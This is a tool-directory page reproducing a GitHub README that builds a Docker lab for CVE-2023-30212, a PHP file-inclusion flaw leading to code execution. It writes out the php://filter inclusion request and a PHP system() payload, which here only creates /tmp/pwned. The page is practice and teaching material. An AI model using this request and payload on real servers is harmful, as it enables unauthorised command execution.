
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
cve-2023-30212 — PoC for CVE-2023-30212 using Docker | Kitploit
Tools/GitHubGitHub/sungmin20/cve-2023-30212
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubsungmin20/cve-2023-30212

cve-2023-30212

PoC for CVE-2023-30212 using Docker

View Repository
1 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

cve-2023-30212

PoC for CVE-2023-30212 using Docker

CVE-2023-30212 Environment Setup and PoC Report

📌 Overview

This report details the direct construction of a Docker-based vulnerable web environment for CVE-2023-30212, a vulnerability not present in Vulhub, and demonstrates the vulnerability through a PoC.

  • CVE ID: CVE-2023-30212
  • Vulnerability Description: Remote Code Execution via PHP LFI (Local File Inclusion)
  • Difficulty: Advanced (Configuring an environment not present in Vulhub)

🔧 Environment Setup



1. Dockerfile and docker-compose Configuration

  • Base image: php:8.1-apache
  • Copy vulnerable.php and malicious.php to the /var/www/html directory
  • External access available on port 8088 Docker Build

2. Key Files Description

File NameDescription
vulnerable.phpPHP file with LFI vulnerability
malicious.php
image image image image ---

🚀 Vulnerability Execution Flow (PoC)

1. Run Container

root@kitploit:~
docker-compose up -d

Container name: cve-2023-30212-cve-lfi-1

Apache server is running and accessible at http://localhost:8088


  1. Check Malicious File Source via LFI Call the following URL to view the contents of malicious.php encoded in base64:
root@kitploit:~
http://localhost:8088/vulnerable.php?file=php://filter/convert.base64-encode/resource=malicious.php

base64


Decoding the output reveals the following PHP code:

root@kitploit:~
<?php system("touch /tmp/pwned"); ?>
image
  1. Execute Command and Verify Results Call the following URL to actually execute the command:
root@kitploit:~
http://localhost:8088/malicious.php

After execution, the file /tmp/pwned should be created.

root@kitploit:~
docker exec -it cve-2023-30212-cve-lfi-1 ls /tmp

If the pwned file exists in the output, the test is successful.

pwned file

Summary of Results

Successfully viewed and decoded malicious file contents via php://filter-based LFI vulnerability

Successfully executed arbitrary commands by calling malicious PHP containing the system() function

PoC verification completed by creation of /tmp/pwned file

Download Tool
Malicious PHP file executing system commands
docker-compose.ymlConfiguration file for container setup
DockerfileConfiguration file for Docker image creation